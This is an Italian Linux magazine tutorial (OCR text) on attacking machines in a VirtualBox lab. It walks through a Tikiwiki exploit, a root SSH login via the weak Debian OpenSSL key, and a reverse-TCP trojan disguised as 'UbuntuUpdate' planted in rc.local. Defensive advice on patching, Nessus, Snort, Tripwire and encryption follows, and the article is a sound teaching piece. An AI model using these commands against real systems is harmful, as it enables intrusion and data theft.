Attacca i SERVER

Dopo la serie di articoli dedicata a BackTrack pubblicata qualche mese fa, abbiamo deciso di riassumere in un unico articolo tutto quello che dovete sapere per diventare esperti di sicurezza


Ci sono due regole nella sicurezza dei computer: la prima è "non comprare un computer", la seconda "se devi comprare un computer, non accenderlo". Se ignorate queste regole, vi esponete a tutta una serie di potenziali pericoli. Nessun sistema è al sicuro dai cracker al 100%, ma seguendo alcune semplici regole potete rendere loro più dura la vita. L'hacking (in ambito informatico) è l'arte dell'ottenere l'accesso ai sistemi di computer a cui non si dovrebbe poter entrare. I praticanti di questa arte sfruttano i bug dei programmi per far compiere loro operazioni non previste. Vi mostreremo un paio di modi per compiere questa operazione, spiegandovi come smettere di essere vittima di questi attacchi. Otterrete i privilegi di root di un sistema che vi consentirà di sperimentare la sicurezza senza fare danni – dal furto di informazioni alla distruzione dei dati sui dischi fissi. Gli attacchi saranno veri ed eseguiti contro dei sistemi GNU/Linux (anche se in un caso useremo una vecchia installazione). Leggete questo articolo e scoprirete come un attaccante può catturare i vostri dati o prendere il controllo dell'intero PC. Per proteggervi dovete sapere come si svolgono gli attacchi.

"L'hacking è l'arte dell'ottenere l'accesso ai sistemi di computer in cui non si dovrebbe poter entrare"

Attaccare un server


In genere, quando si pensa agli attacchi informatici, si immagina una persona davanti a un PC collegato in rete che cerca di ottenere l'accesso a un altro computer nella stessa rete. Questo è quello che si dice "attaccare un server". Useremo la distribuzione

Passo passo Impostare la rete virtuale




1 Scaricate le distro

Useremo BackTrack e Metasploitable. L'ISO di BT la trovate su **www.backtrack-linux.org/downloads**, mentre l'immagine VirtualBox di Metasploitable è all'URL **www.sourceforge.net/projects/virtualhacking/files/os/metasploitable/**.




2 Avviate VirtualBox

Installate VirtualBox. Molte distro dovrebbero avere un pacchetto per questo tool; se così non è i file d'installazione si trovano su **www.virtualbox.org**. Andate in **File** ➠ **Preferenze** ➠ **Rete**. Se l'elenco delle reti è vuoto, cliccate sul **+** e apparirà **vboxnet0**.



3 Create la macchina

Create una nuova macchina chiamata BackTrack. Selezionate Linux come sistema operativo e Ubuntu come versione. Assegnate almeno 730 MB di RAM e nella schermata **Disco fisso virtuale** togliete il segno di spunta da **Disco d'avvio**. Premete **Continua** nella finestra che appare e poi su **Crea**.




4 Abilitate le schede

Fate click destro sulla macchina e scegliete **Impostazioni**. In **Rete** controllate che la Scheda 1 sia attiva e connessa a NAT. La Scheda 2, invece, deve essere abilitata e connessa a Scheda solo host. Fate doppio click sulla macchina. Nel wizard che appare selezionate l'ISO di BackTrack (oppure il DVD allegato alla rivista). Premete Invio al prompt del boot e poi scegliete la prima voce di menu.

5 Preparate la vittima

Al prompt dei comandi digitate **startx** per aprire il Window Manager. Ora è il momento di preparare la macchina vittima: cliccate **Nuova** nella finestra di VirtualBox per creare un'altra macchina virtuale. Assegnatele un quarto della memoria del vostro PC e nella schermata del disco virtuale scegliete di usare un disco esistente e selezionate **Metasploitable.vmdk**.



6 Pronti all'intrusione

Fate click destro su Metasploitable e selezionate le impostazioni. In Sistema andate nel tab **Scheda madre** e abilitate **IO APIC**, mentre nel tab **Processore** abilitate PAE/NX. Selezionate Scheda solo host in Rete, come fatto per BackTrack. Avviate la macchina virtuale. Si avvierà con un prompt testuale, ma non preoccupatevi dei dettagli di login, li scoprirete più avanti.

Attacca i server

BackTrack, pensata proprio per il *penetration testing* (così si dice quando si attacca il proprio computer a scopo di verifica) come strumento d'attacco. Una macchina virtuale chiamata Metasploitable, deliberatamente attaccabile, sarà la nostra vittima. Metasploit Framework è un sistema che contiene vari tool per individuare exploit e backdoor, sistemi di scansione e altro ancora. È un tool da riga di comando, ma ve ne mostreremo un'interfaccia grafica. Sulla macchina BackTrack eseguite **Applications ➠ BackTrack ➠ Exploitation Tools ➠ Network ➠ Metasploit Framework ➠ Armitage**. Nella nuova finestra premete **Start MSF** e aspettate che si apra la finestra principale. Andate in **Host ➠ Nmap Scan** e inserite il range IP **192.168.56.0/24** (se avete cambiato le impostazioni del server DHCP di VirtualBox usate l'indirizzo corretto) e attendete che l'applicazione vi dica di aver finito la scansione. Verranno trovati quattro host: uno per la macchina host, uno per il server DHCP, una per la macchina BackTrack e uno per il server Metasploitable. Per trovare cosa attaccare su questi host andate in **Attacks ➠ Find Attacks ➠ By Port** e aspettate il termine dell'analisi. La parte più complessa nell'attacco a un server è sapere quali exploit usare. In questo caso sappiamo che la vittima ha in esecuzione Tikiwiki, che ha un exploit PHP che ci consente di eseguire del codice. Fate click destro sull'host Metasploitable (se non siete sicuri di quale sia, aprite un terminale e digitate **ifconfig**. Questo comando vi fornirà l'indirizzo IP della macchina corrente. La macchina host avrà IP 192.168.56.1, il server DHCP avrà 192.168.56.100 e il server Metasploitable è quello che rimane), e andate in **Attack ➠ webapp ➠ Tikiwiki_graph_formula_exec**. Assicuratevi che LHOST sia impostato con l'IP della macchina BackTrack e premete launch. Dopo che l'exploit sarà stato eseguito, l'icona dell'host dovrebbe essere rossa per mostrare che il programma ha avuto successo. Fate ancora click destro sull'host e andate in **Shell ➠ Interact**. Questo aprirà un tab, una shell minimale in esecuzione sulla macchina vittima. Per verificarlo, digitate **whoami** ed esso vi farà sapere che avete preso il possesso dell'utente **www-data**. Questa shell è limitata, non potete neanche usare **cd** per muovervi in una directory differente, ma è possibile recuperare alcune informazioni. Ad esempio digitando

```
ls /home
```


vedrete l'elenco degli utenti del sistema. Metasploitable è costruito su Ubuntu 8.04 e c'era un problema con il generatore di chiavi SSH nelle versioni 7.04-8.04 di Ubuntu. Questo generatore creava le chiavi partendo da un numero casuale, ma questo numero usava l'ID del processo come seme. Visto che i numeri dei processi è limitato a 37.768, il numero di chiavi differenti generate era questo. Con un numero così basso è facile forzare la chiave. Prima di iniziare questo attacco, dovete scovare con quale chiave pubblica il sistema consente l'accesso. Tornate nella shell di Armitage e scrivete

```
cat /root/.ssh/authorized_keys
```

Vedrete in output una chiave pubblica RSA a 2048 bit, autorizzata a effettuare il login all'account root. Se si riuscisse a trovare la corrispondente chiave privata, si potrebbe entrare via SSH nell'account root senza conoscerne la password. Di norma ci vorrebbe troppo tempo per individuare questa chiave privata, ma visto che il generatore in uso ha un limite, con un po' di tempo si riesce a sfruttare questa vulnerabilità. Tutti i possibili abbinamenti di chiave sono disponibili su **www.digitaloffense.net/tools/debian-openssl**. Usate il link intitolato SSH 2048-bit RSA Keys X86 (48.0M). Decomprimete il file aprendo

Virus

Gli utenti Linux hanno spesso un atteggiamento di superiorità verso le minacce dei virus. Si sa, infatti, che i virus rappresentano un problema solo per le macchine Windows (e in parte per i Mac). Eppure vale la pena ricordare che il primo worm dei computer (il worm Morris del novembre 1988) infettò macchine UNIX. Il malfare è certamente un grosso problema più per Windows che per Linux, ma non bisogna ritenere Linux immune da problemi. Diversi virus hanno attaccato il Pinguino, ma in gran parte si è trattato di sperimentazioni e le infezioni "in libertà" sono molto rare. Certo, un nuovo virus potrebbe essere creato in ogni momento, e il miglior modo di preparare il vostro sistema per questa minaccia è attrezzare un antivirus aggiornato. La decisione di usare un antivirus dipende da quanti danni potreste subire nel caso veniste colpiti da un virus. Se fate regolarmente il backup dei vostri dati e potete ripristinarli dopo un'infezione, allora potreste non usare un antivirus e risparmiare un po' di fatica al processore. È più importante usare un antivirus in macchine che offrono condivisioni Samba oppure che ospitano un server di posta accessibile da Windows, visto che i virus potrebbero arrivare a Windows passando dalla macchina Linux senza infettarla. Inoltre è capitato, pur se raramente, che qualche virus infettasse programmi Windows eseguiti con WINE. Per principio, è possibile che uno di questi virus riesca a danneggiare file fuori dal disco C di WINE. Quando avviate degli eseguibili Windows in Linux, dovreste prendere le stesse precauzioni che usate con un sistema operativo Microsoft, quindi usare uno scanner per virus. Se dovete usare un programma sospetto, potete isolarlo dal resto del sistema installandolo in una macchina virtuale.



Se gli amministratori di Metasploitable avessero impiegato Nessus Scanner, avrebbero subito visto che il generatore di chiavi di SSH ha una vulnerabilità

un terminale e scrivendo

```
tar xjf debian
debian_ssh_rsa_2048_x86.tar.bz2
```

Poi spostatevi nella nuova directory con

```
cd rsa/2048
```

Questa directory ora contiene tutte le coppie di chiavi generate dal generatore Debian fallato. Per trovare quella giusta digitate

```
grep -li AAAAB3NzaC1yc2EAAAABIw
AAAQEApmGJFZNL0ibMNAL *.pub
```

dove la strana stringa è la prima sezione della chiave pubblica trovata nel server. Troverete un file chiave:

```
57c3115d77c5639o332dc5c4
9978627a-5429.pub
```

Ora potete fare il login sul server con il comando


```
ssh -i ~/rsa/2048/
57c3115d77c5639o332dc5c49978
627a-5429 root@192.168.56.102
```

dove 192.168.56.102 è l'IP del server Metasploitable. Ora avete accesso root al server e potete fare tutti i cambiamenti che volete, oppure copiare i dati.

Proteggetevi

Ridurre il numero di servizi attivi sul server ai soli necessari è un modo per incrementare il livello di sicurezza. Ad esempio, se usate solo HTTP, SSH e SFTP, e non Telnet e FTP, ridurrete del 40% il numero di potenziali servizi exploitabili, senza togliere alcun servizio agli utenti. Per eseguire l'attacco abbiamo usato un bug noto di un software non aggiornato, di conseguenza un altro modo per proteggervi è installare sempre le patch di sicurezza. Oltre a questo potete esaminare i computer alla ricerca di buchi di sicurezza noti usando degli scanner di vulnerabilità come **Nessus** (**www.nessus.org**). Si tratta di un software commerciale, ma è gratuito per l'uso domestico. Una volta installato, dovete registrarvi sul suo sito Web. Vi verrà inviata via mail una chiave assieme alle istruzioni su come attivare il programma e aggiungere un utente. Fatto questo potete accedere ad esso tramite l'interfaccia Web all'indirizzo http://localhost:8834. Le patch di sicurezza e gli scanner vi proteggeranno dalle vulnerabilità note. Gli attacchi zero-day, invece, vengono scoperti prima che la comunità possa scoprirli e risolvere il bug associato. Contro questo tipo di attacchi è molto più difficile difendersi. È possibile ricorrere ad alcuni software che tengono sotto controllo il funzionamento del computer, segnalando eventuali attività sospette. Un Network Intrusion Prevention System (NIPS), come **Snort**, controllerà l'attività di rete portando in evidenza connessioni inusuali. Lo abbiamo messo alla prova eseguendo l'attacco precedente su Security Onion (una distro che ha Snort attivo di default) ed esso ha registrato 278 eventi di sicurezza. Con un sistema di questo tipo, e dando un'occhiata agli eventi non usuali, è possibile identificare potenziali attacchi prima che questi abbiano successo. Uno dei due attacchi mostrati è avvenuto contro una Web App (TikiWiki) e questo tipo di software è un target molto popolare tra i cracker. Essi hanno spesso diversi buchi di sicurezza, molti dei quali a causa di una scarsa validazione dell'input, che consentono agli attaccanti di eseguire codice arbitrario. Con le Web App è ancora più importante tenere aggiornato il software, visto che è facile perpetrare un attacco una volta che la vulnerabilità è nota.

> **"Il modo migliore per proteggervi è tenere aggiornati i vostri sistemi"**



Armitage fornisce un'interfaccia grafica a Metasploit Framework, che ha più di 700 modi differenti per farvi irrompere in un server

Ingegneria sociale

Una rete di computer è sicura quanto lo è il suo anello più debole e questo anello molto spesso è l'utente. L'ingegneria sociale è il processo di convincere gli utenti a divulgare informazioni che consentono all'attaccante di entrare nei sistemi. Queste potrebbero essere dettagli sull'infrastruttura di rete che aiutano i cracker a scoprire i punti d'attacco appropriati, oppure le credenziali d'accesso. Un particolare tipo di ingegneria sociale è il Cross Site Scripting (XSS). Con questo metodo i pirati inseriscono del contenuto "contraffatto" dentro le pagine Web. Il risultato è una pagina che appare provenire dal dominio di un'organizzazione pur non avendo nulla a che fare con esso, ad esempio una finta pagina di login che invia le credenziali agli attaccanti. Trovate un esempio di ciò nell'ambiente **WebGoat** (vedi più avanti). Per evitare questa forma di attacco, digitate sempre a mano gli URL e non seguite i link. Per saperne di più date un'occhiata alle recensioni di **In libreria** di questo numero...

Attaccare un PC

Dal punto di vista dell'attaccante, la differenza principale tra un server e un Personal Computer è che un server ha varie porte aperte (come quelle per HTTP o FTP), mentre un desktop non

Attacca i server

ne ha. Questo vuol dire che quando si attacca un desktop, si deve utilizzare un approccio differente. Se riuscite ad avere accesso fisico a un computer, trarne dei dati è facile. Il modo più facile di farlo è inserire una distro live su CD o su chiave USB, poi avviare la macchina da questa distro e montare il disco. Questo dovrebbe darvi pieno accesso all'intero disco fisso. Comunque, se l'utente è conscio di questo pericolo, può sempre ricorrere alla cifratura del disco (di tutto o di una sua parte), rendendo più difficile questo tipo di attacco. In alcune distribuzioni (come Ubuntu) l'utente è in grado di cifrare la partizione home. Questo vuol dire che quando si fa il boot da una distro live è possibile leggere i file di sistema ma non quelli dell'utente. Non ci sono attacchi particolari noti per i moderni algoritmi di cifratura (tranne alcuni casi), ma questo non vuol dire che non sia possibile trovare un modo per accedere ai dati, basta essere un po' furbi. Ora vi mostriamo come inserire un *cavallo di troia* nella macchina per ottenere l'accesso ai file dopo che l'utente ha montato la partizione. Potete provare voi stessi con VirtualBox. I prossimi passi funzionano con Ubuntu come distro vittima, e BackTrack come distro dell'attaccante, ma potreste usarne altre, basta che abbiano le funzionalità richieste. La vittima deve avere una partizione home cifrata e il sistema attaccante deve essere dotato di Metasploit Framework. Per prima cosa create una macchina virtuale con una Ubuntu recente, assicurandovi di attivare l'opzione di cifratura della home in fase di installazione. La scheda di rete di questa macchina dovrebbe essere impostata come Scheda solo host. Con il sistema installato e la VM in esecuzione, andate in **Archiviazione** e assicuratevi che alla voce **Lettore CD/DVD** non ci sia selezionata l'ISO di Ubuntu ma piuttosto mettete quella di BackTrack. Riavviate il sistema. Partirà BackTrack proprio come fa un liveCD su una macchina vera. Scegliete la prima voce di menu al boot. Di default il sistema vi farà entrare come root in un ambiente testuale. Per avviare il desktop scrivete

```
startx
```

Ora dovete montare il disco fisso con Ubuntu, quindi aprite un terminale (Ctrl+Alt+T) e digitate

```
mkdir /mnt/victim
mount /dev/sda1 /mnt/victim
```

Ora potete navigare nel disco ma se provate a entrare nella home vedrete solo un file di testo che dice che il contenuto è cifrato. A questo punto dovete scoprire l'IP della vittima: usate come prima **ifconfig**. Sul computer vittima create il cavallo di troia, in questo caso una reverse tcp shell, usando **msfpayload** digitando

```
mfspayload linux/x86/shell/reverse_tcp
LHOST=192.168.56.101 LPORT=443
X > /mnt/victim/bin/UbuntuUpdate
```

dove 192.168.56.101 è l'IP dell'attaccante. Questo comando crea un eseguibile chiamato UbuntuUpdate (un programma dal nome innocuo che non insospettisce l'utente se lo vede tra i processi attivi) che si connetterà alla macchina attaccante sulla porta 443. Rendetelo eseguibile con

```
chmod +x /mnt/victim/bin/
```

> **"Se riuscite ad avere accesso fisico a un computer, è molto facile trarne dei dati"**

```
UbuntuUpdate
```

Ora dovete farlo eseguire. Usando il vostro editor di testo preferito aggiungete la linea

```
/bin/UbuntuUpdate
```


al file **/mnt/victim/etc/rc.local**, subito prima della riga

```
exit 0
```

Questo file viene eseguito al boot del computer. Con il PC vittima pronto, potete approntare la macchina attaccante facendole attendere la connessione. Aprite un terminale e scrivete

```
msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp
LHOST=192.168.56.101
LPORT=443 E
```


Per lanciare l'attacco riavviate la macchina vittima senza il liveCD



C'è un altro modo per irrompere in un server sfruttandone le vulnerabilità usando Distcc. Per ambientarvi con Metasploit Framework, cercate di ottenere l'accesso usando msfconsole

Fatelo solo in casa...

Lasciateci essere chiari: irrompere in un computer è illegale. In molti paesi non è necessario danneggiare o rubare informazioni per essere nei guai, è sufficiente cercare di entrare in un sistema. Fortunatamente i software di virtualizzazione vi consentono di testare le tecniche usare dai cracker usando solo un computer, come abbiamo fatto per questo articolo. Se avete una rete casalinga, potete procedere in maniera simile con facilità e provare le tecniche spiegate su diversi PC. Provare questi attacchi fa in modo che possiate prepararvi a non subirli. Se invece provate le tecniche contro un server online, senza averne avuto prima il permesso da parte del proprietario, allora potreste incappare in conseguenze legali. Basta non farlo!



THC-Hydra è un altro tool per il recupero delle password. Diversamente da John The Ripper, Hydra attaccherà le password in rete

(nella macchina virtuale disattivate il boot da BackTrack). Quando sarà arrivata alla schermata di login, essa sarà connessa alla macchina attaccante. Nel terminale digitate **msfcli** e dovreste avere accesso a una shell della vittima (non c'è il prompt). Se digitate il comando whoami ottenete root come risposta. Visto che rc.local viene eseguito con i permessi di root, questi seguono la vostra sessione remota. Dal terminale remoto potete navigare tra i file, eseguire del codice, aggiungere utenti e fare tutto quello che volete. Non potete, però, montare la directory home senza la password dell'utente, quindi dovete attendere che esso faccia il login. Non appena l'utente inserisce la sua password nel computer vittima, il sistema monta il disco cifrato e voi potrete osservare, cancellare o modificare i file dell'utente come se il disco non fosse cifrato.


Password del BIOS

Potete impedire che qualcuno faccia il boot da CD/USB con una distro live rimuovendo questa opzione di boot dal BIOS e impostando in quest'ultimo una password per evitare che l'attaccante possa modificare le sue impostazioni. Un attaccante ancor più determinato potrebbe rimuovere il disco fisso dal computer e collegarlo a un altro PC. Insomma, l'unico modo per evitare completamente questo tipo di attacco è attivare la crittografia sull'intero disco e usare una buona password. Molte distro supportano la cifratura completa. Ad esempio potete scegliere questa opzione nei primi passi del partizionamento quando impostate LVM. Con Ubuntu bisogna usare l'alternate install CD, visto che questa opzione non è supportata dall'installazione normale. Fare o non fare questo passo dipende da quanto ritenete possibile che il vostro computer possa cadere fisicamente in mano a un attaccante e quanto sono importanti le informazioni che contiene. Di solito i portatili sono più esposti dei desktop, visto che più facilmente possono essere persi o rubati. Nell'esempio di prima vi abbiamo mostrato come si può inserire un cavallo di troia, ma un attaccante potrebbe ottenere lo stesso effetto facendo eseguire il codice malevolo all'utente stesso. Potrebbe essere incluso in un pacchetto Deb o RPM di un qualche altro software. Il miglior modo per proteggersi da questa forma di attacco è di usare software che proviene solo da fonti affidabili, come i repository ufficiali delle distro. Queste sorgenti dovrebbero essere cifrate digitalmente in modo da essere sicuri che nessuno ha messo mano ai pacchetti. Dispositivi rimovibili, come chiavi USB, possono includere del codice che viene eseguito automaticamente all'inserimento del dispositivo, ma Linux dovrebbe chiedervi prima la conferma. Se non siete sicuri che si tratti di un programma legittimo, non eseguitelo. Il tool **Tripwire** può verificare quali file sono cambiati nel sistema. Alla prima esecuzione crea un database di hash per ogni file presente; l'utente può poi avviarlo successivamente per vedere quali file sono cambiati nel tempo. Il programma non può dirvi perché essi sono cambiati (ad esempio, se è un aggiornamento legittimo o se un attaccante ha caricato del codice malevolo), sta quindi all'utente indagare. Usando lo switch **-P** si firma il database con una frase d'accesso. Se non fate così, un attaccante potrebbe modificare il database degli hash.

> **"Una password di sei caratteri minuscoli viene scoperta in 35 giorni"**

Scelta della password

Potete craccare qualunque password con il giusto numero di tentativi, ma una buona parola chiave dovrebbe richiedere così tanto tempo da far desistere l'intruso. Ad esempio, se provate 100 password al secondo e sapete che la password è una parola presente nel dizionario (ipotizzando che ci siano circa 200.000 parole nel dizionario), allora ci vorranno 2.000 secondi, cioè circa 33 minuti, per trovare la parola chiave. Ovviamente volete che la vostra password resista più di questo tempo dovete renderla meno prevedibile. Se una password è una stringa casuale di lettere, allora il numero di combinazioni possibili è il numero delle opzioni moltiplicato per se stesso per ogni carattere. Ad esempio, una stringa di cinque caratteri di lettere minuscole (ipotizzando 26 possibilità con l'alfabeto inglese) potrebbe essere una tra 26*26*26*26*26,



